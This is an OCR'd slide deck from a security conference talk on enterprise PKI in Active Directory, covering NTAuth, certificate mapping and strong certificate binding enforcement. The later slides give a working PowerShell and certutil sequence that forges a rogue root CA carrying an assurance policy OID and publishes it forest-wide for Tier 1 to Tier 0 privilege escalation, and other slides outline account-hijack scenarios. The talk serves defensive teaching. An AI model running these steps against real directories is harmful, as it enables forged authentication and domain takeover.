


Enterprise PKI Today: Friend or Foe?

Christoffer Andersson
Principal Advisor - Epical

HYBRID IDENTITY PROTECTION conf25
CHARLESTON

Christoffer Andersson

Principal Advisor - Epical

39 years old from Sweden – Directory Services/AD Geek

Working with Active Directory, PKI and Security for Critical Infrastructure daily

Former Microsoft MVP in Directory Services

Microsoft Most Valuable Researcher (MVR 2023)

HYBRID IDENTITY PROTECTION conf25
CHARLESTON


StrongCertificateBindingEnforcement vs NTAuthEnforcement

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

Trusted for Authentication Against AD?

NTAuth

- Trusted in NTAuth
- UPN
- Verify chain on DCs/KDCs
- Verify chain on Clients
- Contain SID Extension or SID in SAN (Only 2019 KDCs+)



SChannel

- Subject/Issuer certificate mapping
- Issuer certificate mapping
- UPN certificate mapping
- S4U2Self certificate mapping (NTAuth + SID) +NTAuth
- S4U2Self explicit certificate mapping (AltSecID)

AltSecID +NTAuth

- Verify chain on DCs/KDCs
- Verify chain on Clients
- ‘altSecurityIdentities’
  - X509IssuerSubject
  - X509SubjectOnly
  - X509RFC822
  - X509IssuerSerialNumber
  - X509SKI
  - X509SHA1PublicKey

Issuer-OID-MappingType triplet + NTAuth ☹

- Allows you to upgrade “weak” mappings by adding issuer and leaf OID
- UPN
- ‘altSecurityIdentities’
  - X509IssuerSubject

HYBRID IDENTITY PROTECTION conf25
CHARLESTON

"Triple Mapping" or "Policy Tuple"

“If an Issuer-OID-MappingType triplet has been configured, the KDC SHOULD consider certificates from the specified Issuer with any of the specified policy OIDs to have strong mappings if mapped via one of the specified mapping types.”

Supported MappingTypes are:

1. IssuerSubject (referring to the altSecurityIdentities Issuer Name and Subject Name above
2. UPNSuffix=<domainname> (referring to the SAN UPNName above, scoped to UPNs ending in "@<domainname>").

Microsoft Protocols Documentation:
[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol:
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/95c6f0e3-3565-41d7-80ed-2333c4c5e107

HYBRID IDENTITY PROTECTION conf25
CHARLESTON

"Triple Mapping" or "Policy Tuple"

- IssuerThumbprint;OID1,OID2,UpnSuffix1,UpnSuffix2

  375DD9C7D752D86A5CB45D0694F7A85312D963F5;1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.400;UpnSuffix=nttest.chrisse.com

- IssuerThumbprint;OID1,OID2,IssuerSubject

  375DD9C7D752D86A5CB45D0694F7A85312D963F5;1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.400;IssuerSubject

- IssuerThumbprint;OID1,OID2,UpnSuffix1,UpnSuffix2,IssuerSubject

  375DD9C7D752D86A5CB45D0694F7A85312D963F5;1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.400;UpnSuffix=nttest.chrisse.com,UpnSuffix=chrisse.com,IssuerSubject

Demo

Issuer-OID-MappingType – upgrade of weak authentication methods to strong

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

Strong Certificate Binding Enforcement

- Enforced without rollback / opt-out possibilities since 10th September
  - “StrongCertificateBindingEnforcement” registry key is gone from kdcsvc.dll

- It took over 3 years – but what is it protecting us from?

  Strong Certificate Binding is a response to CVE-2022-34691, CVE-2022-26931 and CVE-2022-26923 address an elevation of privilege vulnerability that can occur when the Kerberos Key Distribution Center (KDC) is servicing a certificate-based authentication request.

  Before the May 10, 2022, security update, certificate-based authentication would not account for a dollar sign ($) at the end of a machine name. This allowed related certificates to be emulated (spoofed) in various ways. Additionally, conflicts between User Principal Names (UPNs) and sAMAccountName introduced other emulation (spoofing) vulnerabilities that we also address with this security update.

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

Strong Certificate Binding Enforcement

Specifically, this protects from the following four scenarios:

1. dNSHostName/servicePrincipalName computer owner abuse. Remove DNS SPNs from servicePrincipalName, steal DNS hostname of a DC, put it in your computer accounts dNSHostName attr and request a cert, auth (PKINIT) with the cert and you're a DC.

2. Overwrite userPrincipalName of user to be of target to hijack user account since the missing domain part does not violate an existing UPN.

3. Overwrite userPrincipalName of user to be @ of target to hijack machine account since machine accounts don't have a UPN.

4. Delete userPrincipalName of user and overwrite sAMAccountName to be without a trailing $ to hijack a machine account.

Note: 2-4 would require permissions to write to the 'userPrincipalName' attribute.

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

Strong Certificate Binding Enforcement

What it was never designed to protect from:

1. CAs trusted in your forest where you don't have a good security hygiene for issuance of certificates.
   - If someone can issue a certificate with subject + SID they own that security principal in your Active Directory forest.
   - Subject + SID in AltSubject is sadly enough - tag:microsoft.com,2022-09-14:sid:<value>
   - If you're using Authentication Mechanism Assurance (AMA) – you must control/prevent issuance with specific issuance policies.
2. Bad certificate template hygiene
   - Supply in the request (SITR) should never be published on a CA trusted in NTAuth.
   - Write access to certificate templates outside Tier 0 allows for SITR to be enabled.
3. 3rd party/standalone CAs or RAs/EAs – you're on your own to block the above.

HYBRID IDENTITY PROTECTION conf25 CHARLESTON


Strong Certificate Binding Enforcement

- So, we’re done with this now? There is no way back?

```
.\strings.exe -n 5 -o -f 671232 C:\Windows\system32\kdcsvc.dll
```

Demo

There is always a secret key



HYBRID IDENTITY PROTECTION conf25 CHARLESTON

Let’s Have a Look at NTAuth


- CN=NTAuth,CN=Public Key Services,CN=Services,DC=Configuration,DC=X
  - cACertificate
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\EnterpriseCertificates\NTAuth\Certificates
  - <Thumbprint>
- Group Policy Autoenrollment CSE
  - Supposed to cache the content from AD to the Registry on each domain-joined machine within the forest (including DCs).
- The easy way: Get-EnterpriseCertificateStore
  https://github.com/CarlSorqvist/PsCertTools

HYBRID IDENTITY PROTECTION conf25
CHARLESTON

Who Validates Against NTAuth?

- KDC/PKINIT (unless altSecIDs (not since July 2025 unless explicitly enabled by AllowNtAuthPolicyBypass=1))
  - Smart Card Logon
  - Windows Hello for Business
- LDAP-STARTTLS
- Private key archival/Key Recovery
- NPS – Schannel
- IIS – Schannel
- ADFS? Regardless of altSecIDs


Authentication Mechanism Assurance (AMA)?



Mitigates PtH – You're welcome to grab my hash – you only get "AMA" if authenticated with the AMA cert, PIN only released by pressing Yubikey

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

```
Import-Module -Name CertRequestTools
$CertPolicies = New-CertificatePoliciesExtension -Oid "2.5.29.32.0”
$AmaExtension = New-CertificatePoliciesExtension -Oid "1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.402”
$signer = New-SelfSignedCertificate -KeyExportPolicy Exportable `
-CertStoreLocation Cert:\CurrentUser\My `
-Subject "CN=Chrisse Root CA,DC=chrisse,DC=com" `
-NotAfter (Get-Date).AddYears(1) `
-HashAlgorithm sha256 `
-KeyusageProperty All `
-KeyUsage CertSign, CRLSign, DigitalSignature `
-Extension $CertPolicies `
 -TextExtension = @
('2.5.29.37={text}1.3.6.1.4.1.311.10.12.1’,
'2.5.29.19={text}CA=1&pathlength=3’)

$params = @{
Type = 'Custom’
Subject = 'CN=DEMO5 - fakecaso1’
#KeySpec = 'Signature’
KeyExportPolicy = 'Exportable’
KeyLength = 2048
HashAlgorithm = 'sha256’
NotAfter = (Get-Date).AddMonths(10)
CertStoreLocation = 'Cert:\CurrentUser\My’
Signer = $signer
TextExtension = @(
 '2.5.29.37={text}1.3.6.1.5.5.7.3.2’,
 '2.5.29.17={text}upn=caso@nttest.chrisse.com’)
Extension = $AmaExtension }

New-SelfSignedCertificate @params Export-Certificate -Cert $signer -FilePath FakeCA.cer
```





Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

```
C:\Users\Administrator.NTTEST>certutil -dspublish -f .\FakeCA.cer rootca
ldap:///CN=Chrisse Root CA,CN=Certification Authorities,CN=Public Key Service
s,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com?cACertificate

Certificate added to DS store.
```


Expanding base 'CN=Chrisse Root CA,CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com'...
Getting 1 entries:
Dn: CN=Chrisse Root CA,CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com
authorityRevocationList: ;
cACertificate (2): <ldp: Binary blob 909 bytes>; <ldp: Binary blob 1539 bytes>;
certificateRevocationList: ;
cn: Chrisse Root CA;
distinguishedName: CN=Chrisse Root CA,CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com;
dSCorePropagationData: 0x0 = ( );
instanceType: 0x4 = (WRITE);
name: Chrisse Root CA;
objectCategory: CN=Certification-Authority,CN=Schema,CN=Configuration,DC=nttest,DC=chrisse,DC=com;
objectClass (2): top; certificationAuthority;
objectGUID: d07b43ef-d616-4866-8f3f-c3f8475194ae;
showInAdvancedViewOnly: TRUE;
uSNChanged: 221710;
uSNCreated: 13230;
whenChanged: 2025-03-13 13:31:49 Pacific Daylight Time;
whenCreated: 2024-10-14 06:58:30 Pacific Daylight Time;






Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

Ops, Distributed and Trusted on all DCs and members of the forest?



